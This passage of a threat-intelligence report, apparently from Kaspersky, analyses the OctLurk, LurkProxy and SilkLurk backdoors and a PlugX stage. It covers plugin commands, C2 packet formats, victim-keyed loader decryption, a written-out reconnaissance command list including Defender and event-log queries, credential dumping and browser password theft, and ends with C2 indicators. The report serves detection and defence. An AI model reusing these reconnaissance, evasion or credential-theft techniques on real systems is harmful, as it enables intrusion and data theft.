  • 0x53: compressed data size
  • 0x57: compressed data in the format: <uncompressed_size> <deflate(data)>

The received data is decrypted using a double‑XOR method: first with the XOR key contained in the packet, then with a hard‑coded XOR key. After the XOR decryption, the data is zlib decompressed. The data may be a command or a plugin code.

OctLurk loads plugins from the C2 server directly into memory to perform various tasks. Each plugin exports two methods — ins_ctl_db and oct_lk_col — with the actual functionality implemented in oct_lk_col. Our analysis shows that the plugins listed below are commonly deployed on victim machines.

  • Command Shell: provides a command shell
  • File Manager: performs filesystem interaction
  • Interaction Manager: synthesizes keyboard and mouse events

The table below provides a detailed description of operations performed by these plugins, where each switch case value denotes command ID.

Plugin type Description
File Manager ●       case 0x10020: for each drive, retrieve the following information: volume GUID path, drive letter, volume name, file system name, drive type, volume serial number, total size in bytes, and free space in bytes.
●       case 0x10030: search for a file that matches a specified name and retrieve the following information: file attributes, creation time, last access time, last write time, file size, the file’s name, and its short (8.3) name.
●       case 0x10040: recursively list all files in a specified location, including only those whose size, creation time, last write time, and last access time fall within the threshold values defined by C2. For each listed file, retrieve the following details: file attributes, creation time, last access time, last write time, file size, file name and alternative name for the file
●       case 0x10050: use the ShellExecuteExW API to open the specified file path, which may be an executable, a document, or a folder.
●       case 0x10051: execute the specified command line using the CreateProcessAsUserW API.
●       case 0x10060: perform the following file‑system operations: copy, delete, move, and rename — using the SHFileOperationW API.
●       case 0x10070: create a directory.
●       case 0x10080: set the attributes for a file or directory.
●       case 0x10090: for the filename provided by C2, set the file created, last accessed, and last modified timestamps to the values received from C2.
●       case 0x20010: get the size of a file.
●       case 0x20020: read a file from the system in chunks, starting at a specified offset.
●       case 0x20030: calculate the CRC32 of each file data chunk, and retrieve the file created, last accessed, and last written times.
●       case 0x20040: close the file handle and free the associated metadata (file path, handle, and size).
●       case 0x20110: create a file at the specified path and write the bytes received from C2 into it. Then set the file created, last accessed, and last modified times using the timestamps supplied by C2.
Command Shell ●       case 0x3E9: launch cmd.exe as shell.
●       case 0x3EA: send the exit command to close the command shell.
●       case Default: if a command string is received from the C2 and the shell is running, write the command to the shell. Then read the shell’s output and send it back to the C2.
If a command string is received from the C2 server and the shell is not already running, execute the command using C:\Windows\System32\cmd.exe /S /C "<command_string>" > %TEMP%\tmp%d%x.tmp where %d and %x are random values. Afterwards, read the output from the temporary file tmp%d%x.tmp and then delete the file.
Interaction Manager ●       case 0x3E9: capture the entire screen as a BMP image.
●       case 0x3EA: capture the entire screen at specified intervals.
●       case 0x3EC: retrieve clipboard data.
●       case 0x3ED: copy the data to the clipboard.
●       case 0x3F3: MOUSEEVENTF_LEFTDOWN: set the cursor to the specified position and press the left mouse button.
●       case 0x3F5: MOUSEEVENTF_LEFTDOWN | MOUSEEVENTF_LEFTUP: move the cursor to the specified position, then press and release the left mouse button.
●       case 0x3F6: MOUSEEVENTF_RIGHTDOWN: set the cursor to the specified position and press the right mouse button.
●       case 0x3F7: MOUSEEVENTF_RIGHTUP: set the specified cursor position and release the right mouse button.
●       case 0x3F8: MOUSEEVENTF_MOVE: move the mouse cursor to specific coordinates, simulating a mouse movement event.
●       case 0x3F9: MOUSEEVENTF_WHEEL: move the mouse wheel by a specified amount.
●       case 0x3FD: press the key indicated by the virtual‑key code.
●       case 0x3FE: KEYEVENTF_KEYUP: release the key identified by the virtual-key code.
●       case DEFAULT: MOUSEEVENTF_LEFTUP: move the cursor to the specified position and release the left mouse button.

Post-compromise activity

The attacker used the command‑shell plugin installed via the OctLurk backdoor to perform the following actions:

Victim fingerprinting

The attacker used admin credentials to create a scheduled task named GoogleUpDate on remote machines. This task runs once with System account privileges, executing the script located at C:\windows\temp\in.bat (MD5 45cf5916fab4272a1313c26e67aa9220, 4e6d5c4770d5a822d7fcce6a74f7ad73). After querying the task’s status, the attacker triggers its execution, as shown below.

The batch script runs a series of commands that collect comprehensive information about the machine’s hardware, software, and network configuration as shown in the table below. The results are saved in three files — info.txt, <hostname>.datb, and <hostname>_logs.datb — all stored in the %TEMP% directory.

Command Description
chcp 1256 Changes the system’s code page to 1256, which supports Arabic characters.
powershell $PSVersionTable Retrieves the version information of PowerShell.
qwinsta Views all active sessions on the local machine.
klist sessions Displays a list of logon sessions on this computer (Including Kerberos).
TASKLIST /V Lists all running tasks with detailed information.
findstr /i /c:”explorer.exe” Searches for explorer.exe in a case-insensitive manner. Used together with TASKLIST /V.
wevtutil qe Security /f:text /c:5 /rd:true /q:”*[System[(EventID=4624)]] and *[EventData[Data[@Name=’LogonType’]=10]]” Retrieves the last 5 events from the Security event log where the event ID is 4624 (successful logon event) and the logon type is 10 (remote interactive logon e.g., Remote Desktop Protocol).
powershell “ipconfig|select-string v4 -context 1,3” Uses PowerShell to filter ipconfig output for IPv4 addresses.
ipconfig /all Displays detailed network configuration information.
WHOAMI /all Displays detailed information about the current user, including their security identifiers (SIDs), privileges, group memberships, and authentication details.
WMIC /Node:localhost /Namespace:\root\SecurityCenter2 Path AntiVirusProduct Get displayName /Format:List | findstr “=” Retrieves information about installed antivirus software.
powershell Get-NetTCPConnection Retrieves information about TCP connections.
netstat -ano | findstr LISTENING Shows listening ports.
netstat -ano | findstr ESTABLISHED Displays established connections.
cmd.exe /c netstat -ano | findstr “EST” | findstr -v 127.0.0.1 Filters established connections excluding the loopback address.
powershell.exe “get-wmiobject -query ‘select * from win32_process’ | Select-Object ProcessId,ProcessName,CommandLine,ExecutablePath,CreationDate | Where-object {$_.ProcessId -eq 500} | Format-List” Retrieves detailed information about a specific process.
reg query HKLM /s /f “ProfileImagePath” /t REG_EXPAND_SZ Searches the Windows Registry under HKEY_LOCAL_MACHINE (HKLM) for entries where the value name is “ProfileImagePath” and the type is REG_EXPAND_SZ. It points to the location of a user’s profile folder.
cmd.exe /c dir /b c:\users Lists the contents of the C:\Users directory.
wmic startup get caption,command | findstr exe Filters startup items for executable files.
powershell “get-MpComputerStatus” Retrieves the status and configuration details of Microsoft Defender Antivirus (formerly Windows Defender) on a Windows system.
reg query “HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Features” /v “TamperProtection” Queries whether Microsoft Defender antivirus’s tamper protection is enabled.
reg query “HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions” /s Queries exclusion settings for Microsoft Defender Antivirus. This is where you can configure files, folders, processes, and extensions that should be excluded from being scanned by Defender.
wevtutil gli Security Configures the Security event log.
wevtutil gl Security /f:xml Retrieves events from the Security log in XML format.
wevtutil gli “Windows PowerShell” Configures the Windows PowerShell event log.
wevtutil gl “Windows PowerShell” /f:xml Retrieves events from the Windows PowerShell log in XML format.
wevtutil gli System Configures the System event log.
wevtutil gl System /f:xml Retrieves events from the System log in XML format.
schtasks /query /fo LIST /v | findstr “TaskName> Status> ‘Task To Run’> ‘Run As User’>” Lists all scheduled tasks in verbose mode and extracts the following fields: Status, Task To Run, Run As User, and TaskName.
systeminfo Displays detailed system information.
powershell “Get-WmiObject -Class Win32_BIOS | Format-list” Retrieves BIOS information.
powershell “Get-WMIObject -Class Win32_PhysicalMemory | Format-list” Retrieves physical memory information.
powershell “Get-WMIObject -Class Win32_Processor | Format-list” Retrieves processor information.
powershell “Get-WMIObject -Class Win32_DiskDrive | Format-list” Retrieves disk drive information.
netsh interface ipv4 show interfaces Displays information about IPv4 interfaces.
powershell “gwmi Win32_NetworkAdapter | Format-list” Provides hardware-level and driver-level information about adapters.

powershell “gwmi Win32_NetworkAdapterConfiguration | Format-list” Provides network configuration details, such as IP address, DNS, DHCP status, etc.

ipconfig /all Displays detailed network configuration.
netstat -e -s Displays detailed network protocol statistics.
certutil -urlcache Displays URL cache entries.
ipconfig /displaydns Displays the contents of the DNS client resolver cache.

Event log collection


The attackers ran commands to export successful logon events for remote interactive logons (e.g., Remote Desktop Protocol) and to query those events for specific users.

Credential harvesting

Impacket — secretsdump

Attackers ran a malicious file named Adobe.exe (MD5 32a5985543433a4f60da2fafd873b927), which is a portable‑executable version of Impacket’s secretsdump.py tool. Using this tool, they extracted password hashes from domain controllers, the critical servers in an Active Directory environment. Immediately after harvesting the hashes, they issued commands to list all members of the “Domain Controllers” group, likely to identify and target additional domain controllers for further compromise.

Keylogger

Attackers dropped and executed a keylogger located at C:\Users\Public\Pictures\AnyDesk.exe (MD5: 2a571f6cee42a17d873f4c942649813f). They then created a scheduled task named AnyDesk to run the keylogger whenever any user logged on as shown below.

The keylogger creates two files: C:\Users\Public\Libraries\msect\dev0, which stores captured keystrokes, and C:\Users\Public\Libraries\msect\dev1, which holds clipboard data. Before writing to these files, the captured data is encoded by subtracting 2 from each byte.

Browser Password Decryptor

The Browser Password Decryptor tool C:\users\[username]\libraries\64.exe (MD5 37dc84e4bcad92fa28f1e7778d088283) is used to extract passwords from browsers. The tool offers two options: -help to extract passwords from Chrome and -exit to extract passwords from Firefox. For Chrome, the tool targets the Login Data and Local State databases located at %LOCALAPPDATA%\Google\Chrome\User Data\Default\Login Data and %LOCALAPPDATA%\Google\Chrome\User Data\Local State, respectively. The Local State contains the master key, which is essential for decrypting encrypted login information stored in the Login Data database file. For Firefox, the tool targets the logins.json file located at %APPDATA%\Mozilla\Firefox\Profiles\{profile folder}. The logins.json file in Firefox stores encrypted usernames and passwords for websites.

Remote access : Pandora FMS agents (Pandora RC agent)


Pandora RC agent provides remote control of a victim’s computer, allowing attackers to monitor and manipulate the system. Using administrative credentials, the attacker creates a scheduled task named GoogleUpDate on the compromised machines. This task runs once with System account privileges and executes the script 1.bat, which can be found at either C:\Users\[username]\1.bat or C:\ProgramData\1.bat (MD5 5e26df131ff0a679a0a2699b723b46e3). The task’s status is first queried, then it is executed, as shown below.

The batch script 1.bat executes a command that downloads and installs the Pandora RC agent using the arguments shown below.

  • EHUSER: a Pandora RC user
  • STARTEHORUSSERVICE: start the agent after the installation finishes (default = 1)
  • EHORUSINSTALLFOLDER: specify the folder where you want to install the agent (default: %ProgramFiles%\_agent)
  • DESKTOPSHORTCUT: 0: do not create a desktop shortcut

Network scan: FSCAN

Fscan is a comprehensive internal‑network scanning tool that offers a range of functions, including network discovery, vulnerability assessment, reverse‑shell creation, and brute forcing of common services. The executable is dropped to %TEMP%\fc.exe (MD5: cf903e4a1629aa0582fd0363b5786676) and writes its output to %TEMP%\result.txt. Using Fscan, both internal and public networks were scanned to identify services running on specific ports, such as Secure Shell (SSH) on port 22 and MySQL on port 3306. The tool also attempted to access these services using credentials from the password file pp.txt.

Email harvesting


The attackers used the curl command to connect to an email server, authenticate with a username and password, and issue a command to select the Inbox folder. Typically, the goal is to:

  • Verify that a connection to the email server is working
  • Authenticate the user
  • Prepare the Inbox folder for reading or manipulating messages (e.g., listing, fetching, or deleting emails)

LurkProxy

In a similar manner to the OctLurk backdoor, the attacker also deployed another implant we named LurkProxy, which uses a heavily obfuscated version of the OctLurk loader. While LurkProxy has a nearly identical architecture to the OctLurk backdoor, its primary role is to proxy network traffic. Like the OctLurk, it exports a function named curl_escape_easy, which the loader invokes. Once executed, LurkProxy listens on all interfaces on hard‑coded port 64980 and establishes a TLS‑encrypted connection to the C2 server (154[.]196[.]162[.]76). The C2 communication uses a proprietary binary protocol, where each packet is compressed with zlib, encrypted with a double‑XOR scheme, and follows the structure outlined below.

Offset Data Type
0x00 (00) Unused
0x08 (08) Packet control flags. Bit 0 indicates high priority packet, bit 1 indicates single packet bit array
0x0C (12) Command number int
0x10 (16) Handler number (unique identifier for each proxy client in the first mode) int
0x14 (20) Command integer argument int
0x18 (24) Unused
0x1C (28) Data 1 payload size int
0x20 (32) Data 2 payload size int
0x24 (36) Data 1 byte stream bytes
0x24 (36) + N Data 2 byte stream bytes

LurkProxy can function as a reverse proxy in two distinct modes as described below. The mode is selected by a static flag, meaning the proxy can operate in only one mode at a time. In the implant we examined, the first (SOCKS5) mode was used.

Mode 1: SOCKS5 proxy

When a client connects, LurkProxy sends to the C2 the command 0x1000010, indicating that the connection has been established and includes the target address in the packet data. The C2 server then opens a connection to that address, enabling bidirectional communication through the appropriate commands.

Mode 2: transparent proxy

In this mode, the target address and port are hard‑coded. Upon startup, LurkProxy immediately connects to the predefined target via the C2 channel using the same command. All subsequent client connections are routed through this single, fixed target. This mode handles raw network traffic directly, bypassing the SOCKS5 layer.

Command ID Direction Description Arguments
0x1000010 Implant -> C2 When a new proxy client connects, it creates a proxy session and notifies C2 of the successful configuration Target port in command integer argument
UTF-16 encoded connection hostname in data 1
0x1000010 C2 -> Implant Used to control the session, allowing it to pause or stop proxying Action in command integer argument (1 to pause, or any other value to terminate)
0x1000030 Implant -> C2 Sent when the LurkProxy is shut down
0x1000050 Implant -> C2 Forwards the received bytes from the client to C2 Raw TCP bytes in data 1
0x1000050 C2 -> Implant Forwards the received bytes from the proxy target to the client Raw TCP bytes in data 1

SilkLurk

Deployment

The attacker created a service that executes legitimate binaries, such as NetSetSvc.exe (NVIDIA debug dump), nvgwls.exe (NVIDIA background tool responsible for autotuning), RtkSmbus.exe (Realtek Semiconductor’s noise‑cancelling program), and RtkNGUI64.exe (Realtek High‑Definition Audio Manager), to side‑load malicious loader DLLs: nvml.dll, vulkan-1.dll, RtkSmbusLoc.dll, and RtkNGUI64Loc.dll, respectively. These DLLs act as a loader that will inject SilkLurk backdoor into the process memory.

SilkLurk loader

SilkLurk loader working logic

SilkLurk loader working logic

The loader first verifies that it is running within the legitimate executable that loads it. Next, it moves the payload file (in the analyzed sample, it was named OneDrive.dat) from its module location (C:\ProgramData\Microsoft\Network\Connections in the analyzed sample) to the hard‑coded payload path (C:\ProgramData\Microsoft OneDrive\setup in the analyzed sample). Note that the hard-coded payload path may vary depending on the loader.


Next, the loader creates a service named RmSs to maintain persistence. The service will run the legitimate module binary (C:\ProgramData\Microsoft\Network\Connections\nvgwls.exe) that loads the malicious loader (vulkan-1.dll). The service is configured with the parameters mentioned below. Additionally, the service configuration is modified to restart the service in the event of a failure. Finally, the loader starts the service.

  • Service Type: SERVICE_WIN32_OWN_PROCESS
  • Start Type: SERVICE_AUTO_START
  • Error Control: SERVICE_ERROR_NORMAL

On service start, loader calls StartServiceCtrlDispatcher, which will invoke ServiceProc. The ServiceProc then calls the routine s_1800078F0_decrypt_and_run_payload. This routine computes a 32-bit hash (dword) of the victim’s computer name. The dword hash is used by a custom algorithm made up of arithmetic and logical operations to decrypt the hardcoded payload file path. The payload bytes themselves are decrypted with the same algorithm that decoded the file path. By using the victim’s computer name in the decryption of both the file path and the payload bytes, the loader becomes specific to each victim. The decrypted bytes contain shellcode with the following structure:

Shellcode offset Description
0x000 (0) Stub code, which performs reflective code injection
0x770 (1904) Hardcoded value 0x11113F68, XORed with the computer name hash
0x774 (1908) Hardcoded byte 0xD9, used as XOR key to decrypt import DLL names and APIs
0x775 (1909) Size of the encrypted backdoor
0x779 (1913) Encrypted backdoor data blob

The stub code decrypts and injects the backdoor blob into memory. To decrypt the blob, it first computes a dword hash of the computer’s name. This hash is then fed into a custom algorithm — a series of arithmetic and logical operations — that performs the decryption. This algorithm differs from the one used to decrypt the payload file.

The IMAGE_DOS_HEADER of the backdoor binary is zeroed out. Information in the IMAGE_NT_HEADERS, such as ImageSize and NumberOfSections, is XOR-decrypted using the hash of the computer name. The first three sections are decrypted again using a custom algorithm (a series of arithmetic and logical operations) before being injected into memory.

During import resolution, DLL names and API names are XOR‑decrypted using a hard‑coded single‑byte key. After the import DLL is loaded and the API addresses are resolved, the DLL and API name strings are zeroed out.

During relocation, the size of each relocation block, the value of each relocation entry, and the bytes to be relocated are XOR‑decrypted using the dword hash of the computer name. Afterward, the entry point is also XOR‑decrypted with the same hash and then invoked.

SilkLurk backdoor

The backdoor contains a hardcoded configuration of 0x4AC (1196) bytes, with the first 0x10 (16) bytes holding a mutex string and the remaining 0x49C (1180) bytes comprising encrypted configuration data; this configuration is written to a hardcoded filename (e.g., 2470b666bece868f, 27879a4df1a740ff) that differs across samples and is placed in the %APPDATA% directory. The configuration is decrypted using a custom algorithm involving a series of arithmetic and logical operations that is distinct from the algorithm used to decrypt the encrypted backdoor blob and payload file. The configuration has the following structure:

Offset Description
0x00 (000) C2 Host 1
0x64 (100) C2 Host 2
0xC8 (200) C2 Host 3
0x12C (300) C2 Host 4
0x190 (400) Port for C2 Host 1
0x192 (402) Port for C2 Host 2
0x194 (404) Port for C2 Host 3
0x196 (406) Port for C2 Host 4
0x198 (408) Unknown 21 bytes
0x1AD (429) Proxy address 1
0x22A (554) Proxy username 1
0x2A7 (679) Proxy password 1
0x324 (804) Proxy address 2
0x3A1 (929) Proxy username 2
0x41E (1054) Proxy password 2

The backdoor creates a TCP socket and connects to the C2 server defined in the configuration. If proxy details are provided, it attempts to establish the C2 connection through the proxy. The proxy request uses the following format:

CONNECT %s:%d HTTP/1.1
Proxy-Connection: Keep-Alive
Host: %s:%d
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/86.0.4240.75 Safari/537.36

After successfully connecting to the C2 server, it generates a random 32‑byte (0x20) network key that will be used to encrypt and decrypt network packets. This key is appended to the magic dword, as shown in the table below, creating a 40‑byte block that is then encrypted with a custom algorithm: a series of arithmetic and logical operations that differs from the one used to decrypt the configuration.

Field offset Field size (in bytes) Field value
0x00 (00) 0x04 (04) 0x0C7FFBE86h (magic dword)
0x04 (04) 0x04 (04) 0
0x08 (08) 0x20 (32) Network key (will be used to encrypt and decrypt network traffic)

It then prepares a packet to send the key to the command‑and-control server, as shown in the table below. The packet contains a 0xC (12‑byte) header, a 0x28 (40‑byte) block of encrypted network‑key data (see the table above), and a randomly generated payload whose size ranges from 0x14 (20) to 0xB4 (180) bytes.

Field offset Field size (in bytes) Field value
0x00 (00) 0x08 (08) data_size (encrypted_key_data + random_bytes_size)
0x08 (08) 0x04 (04) data_size XORed with 0x39
0x0C (12) 0x28 (40) Encrypted network key data (as mentioned in above table)
0x34 (52) size between 0x14 (20) and 0xB4 (180) Random data bytes

After sending the key, the backdoor collects the following victim information: local computer name, DNS domain assigned to the local computer, user’s logon name, processor architecture, OS major version and build number, host IP address, current process ID, tick count value, and backdoor module name. The collected victim information is first compressed and then encrypted using the network key. The custom algorithm (a series of arithmetic and logical operations) used to encrypt collected victim information is different from the algorithms used to decrypt the configuration and encrypt the network key. Before sending the victim information, a 0x0F (15) byte header is generated and encrypted using the same custom algorithm used to encrypt the collected victim data. The header follows the format as shown in the table below.

Field offset Field size (in bytes) Field value
0x00 (00) 0x04 (04) 0xC7FFBE86 (magic dword)
0x04(04) 0x04 (04) Message type (1 means victim information)
0x08 (08) 0x04 (04) Data size (size of encrypted victim information)
0x0C (12) 0x01 (01) Compression flag (1 means compressed)
0x0D (13) 0x02 (02) Size of random bytes, between 0x14 and 0x96 bytes

Finally, the encrypted header and victim information are formatted as shown below and transmitted to the C2 server.

<random_dword><encrypted header><encrypted victim information><random bytes>

Once the backdoor has transmitted the victim information, it waits for a 0x13‑byte (19‑byte) response from the C2 server. This response follows the structure presented in the table below.

Field offset Field size (in bytes) Field value
0x00 (00) 0x04 (04) Random dword
0x04 (04) 0x0F (15) Encrypted header data

The encrypted header contained in the response is decrypted with the network key that was generated and shared with the C2 server. After decryption, the header retains the same size and structure as the one used in the victim information message.

The message type field in the header (offset 0x04) determines which operation (command) to perform. Next, the backdoor figures out the size of the command data to receive by adding up the size of the encrypted data (found at position 0x08 in the received header) and the size of the random bytes (found at position 0x0D in the received header). The received command data is first decompressed, based on the compression flag located at position 0x0D in the received header, and then decrypted using the custom algorithm that was used to encrypt the sent data. The backdoor supports the following commands:

Command (message type) Description
03 Based on subcommand, perform the following operations:
00: Get target system’s local time
01: Set sleep time in milliseconds, after which to reconnect to the C2 server
04 Send current backdoor configuration
05 Update backdoor configuration
06 Receive and inject additional payloads (plugins) into memory. Based the on subcommand, perform the following operations:
01: Inject payload (plugin) bytes into memory and execute payload’s entry point
03: Call export method of injected plugin

Post-compromise activity


The threat actor operating the SilkLurk backdoor first used it to invoke cmd.exe to launch PowerShell. Within PowerShell, they ran commands such as net use to connect to shared network resources with administrative credentials. After establishing the connection, they searched the shared drives for confidential documents to exfiltrate. Once the search was complete, they disconnected from the network share to erase evidence of which internal servers had been accessed. To archive the stolen data, they employed legitimate archiving tools: WinRAR and 7‑Zip.

Below are the paths and names of the WinRAR and 7Zip binaries used by the attackers.

WinRAR 18dc8bff47cc282508354771d0c8cf8c C:\Users\[username]\Libraries\RecordedTV.exe
C:\Users\[username]\Libraries\recordutil.exe
7Zip 9a1dd1d96481d61934dcc2d568971d06 C:\windows\vss\7z.exe

Second-stage payload

PlugX

The SilkLurk backdoor opened a command shell (cmd.exe). Using this shell, the attacker executed the file C:\ProgramData\microsoft\html help\kmsonline.exe (MD5: 3c9a1ba8e0c7475706adc6376e9d7b7c). The kmsonline.exe binary acted as a dropper for the PlugX malware, deploying the malicious files listed below.

C:\ProgramData\Symantec\RasTls.exe - Legitimate Binary (MD5 62944e26b36b1dcace429ae26ba66164)
C:\ProgramData\Symantec\RasTls.dll - PlugX Loader Dll (MD5 ef59aad625eebda8650aec5820d6ce69)
C:\ProgramData\Symantec\RasTls.dll.res - PlugX Payload file

Our Kaspersky Threat Attribution Engine (KTAE) also identified a strong degree of similarity between kmsonline.exe (MD5: 3c9a1ba8e0c7475706adc6376e9d7b7c) and PlugX.

PlugX was configured to communicate with the C2 domain gycudore[.]kozow[.]com and the IP address 64[.]7[.]198[.]130. Below are the extracted configuration fields from PlugX.

Config field name Value
Injection Target Process %SystemRoot%\system32\svchost.exe
Home Directory %ALLUSERSPROFILE%\Symantec
Persistence Name SymantecRAS
Service Display Name SymantecRAS
Service Description Symantec RAS Services
Campaign ID KG_MFA

Infrastructure

The threat infrastructure relies on VPS servers. Some OctLurk and LurkProxy C2 addresses are referenced in a public report by Kazakhstan’s State Technical Service (STS) company. According to available data, a campaign targeting critical infrastructure in Kazakhstan was discovered in March 2025. During this campaign, attackers employed the TrustFall (STS internal designation) remote access malware, also known as MystRodX (Qianxin) and SilentRaid (Cisco) and designed for Linux-based operating systems. Subsequently, in October 2025, STS researchers found additional TrustFall samples, while also discovering its new C2 servers via active probing. Notably, three observed TrustFall C2 addresses were also leveraged by OctLurk and LurkProxy. This overlap points to shared infrastructure across multiple OS-targeting campaigns, though it remains unclear whether these activities ran concurrently or at different times.

Attribution

We identified multiple artifacts confirming that OctLurk and SilkLurk are operated by the same threat actor. Several users infected with OctLurk were also found to be infected with SilkLurk, and in some cases both malware families used the same staging directory. Below are examples of these artifacts.

  1. In one incident, the attackers created the service C:\Windows\system32\svchost.exe -k ExAstSrc -s ExAstSrc to deploy OctLurk. They used OctLurk to obtain a command shell and were observed dropping the SilkLurk loader vulkan-1.dll (MD5 be4731c09734da2e8eb6814a9c82f266) via this shell, as shown below.
  2. In another incident, we observed attackers using the same directory C:\ProgramData\intel\ to drop both the OctLurk and SilkLurk loader DLLs.
OctLurk C:\ProgramData\intel\mscastrac.dll (MD5 7c2f64461bb519c6cbf1fc687675514c)
C:\ProgramData\intel\msbasesysdc.dll (MD5 f4578e869a735cfad691f927bae3e638)
SilkLurk C:\ProgramData\intel\vulkan-1.dll (MD5 2f18472866f38c1e1c2c5c14b9a6ab56)

In one incident, the attacker used SilkLurk to obtain a command shell (cmd.exe) and then deployed and executed the PlugX malware. The PlugX sample was configured to contact gycudore[.]kozow[.]com as its command‑and‑control (C2) server, while the SilkLurk backdoor used ctyuhjerf[.]kozow[.]com for C2. PlugX is a well‑known modular remote‑access Trojan (RAT) that has been active since at least 2008 and historically linked to Chinese-speaking threat actors. This suggests that both OctLurk and SilkLurk were also developed and operated by a Chinese‑speaking actor, although at this time, we cannot attribute this activity to a known threat group.

Conclusions

The emergence of the OctLurk and SilkLurk multi‑plugin malware framework highlights how threat actors continuously refine their tactics to evade detection and maintain control over compromised networks. Both families operate primarily in memory, leaving only a minimalistic loader on disk that relies on machine‑specific data (OctLurk uses the drive serial number, and SilkLurk uses the computer name) to decode payload locations and contents. This victim‑specific encoding makes reverse engineering and automated detection considerably harder.

In addition to sophisticated obfuscation, the attackers establish redundant access channels, harvest credentials, and deploy well‑known remote access and monitoring tools. These secondary pathways ensure persistence even if the original infection vector is discovered or neutralized.

Indicators of Compromise

Additional IoCs are available to customers of our Threat Intelligence Reporting service. For more details, contact us at intelreports@kaspersky.com.

Backdoor domains and IPs

OctLurk C2

dns[.]multitoconference[.]com
tj[.]tajikistandip[.]com
fm01[.]clouddevicemetrics[.]com
confbase[.]mdpsupport[.]net
digital[.]leroymerling[.]com
api2[.]annoyingremote[.]com
about[.]blsouqs[.]com
ssl[.]blsouqs[.]com
45[.]138[.]157[.]165

LurkProxy C2

dns[.]ssentialserv[.]xyz
154[.]196[.]162[.]76

SilkLurk C2

tyhbgtyuj[.]gleeze[.]com
95[.]179[.]210[.]138
wedfcvbn[.]gleeze[.]com
45[.]77[.]136[.]228
rgnojb[.]casacam[.]net
95[.]179[.]141[.]26
ctyuhjerf[.]kozow[.]com
45[.]32[.]152[.]50
212[.]11[.]39[.]138
195[.]86[.]120[.]2
uyhvfredc[.]accesscam[.]org
154[.]196[.]187[.]73
45[.]61[.]149[.]112
wedfcvbn[.]gleeze[.]com
45[.]77[.]136[.]228
gycudore[.]kozow[.]com
64[.]7[.]198[.]130

Loaders

OctLurk loader

082d49ef9f14e6811d68c7e0e82e5069 oleasapi.dll
f4578e869a735cfad691f927bae3e638 msbasesysdc.dll
7c2f64461bb519c6cbf1fc687675514c mscastrac.dll

SilkLurk loader

8269d6ba1b6842f9152c90cf7add9b93 vulkan-1.dll

PlugX dropper

3c9a1ba8e0c7475706adc6376e9d7b7c kmsonline.exe

PlugX loader

ef59aad625eebda8650aec5820d6ce69 RasTls.dll

OctLurk backdoor

a0cc7accc79abb0287aaba825d0351f0

OctLurk File Manager plugin

a56cce62930a6bee80d679b4c495a340

OctLurk Command Shell plugin

1415a78b75de7db4ba3d1e61d7db4501

OctLurk Interaction Manager plugin

a4d550a3ba0cd073fe3839b99d98a7a8

Impacket’s secretsdump (not available)

32a5985543433a4f60da2fafd873b927 Adobe.exe

Keylogger

2a571f6cee42a17d873f4c942649813f AnyDesk.exe

Browser password stealer

37dc84e4bcad92fa28f1e7778d088283 x64.exe

FSCAN

cf903e4a1629aa0582fd0363b5786676 fc.exe
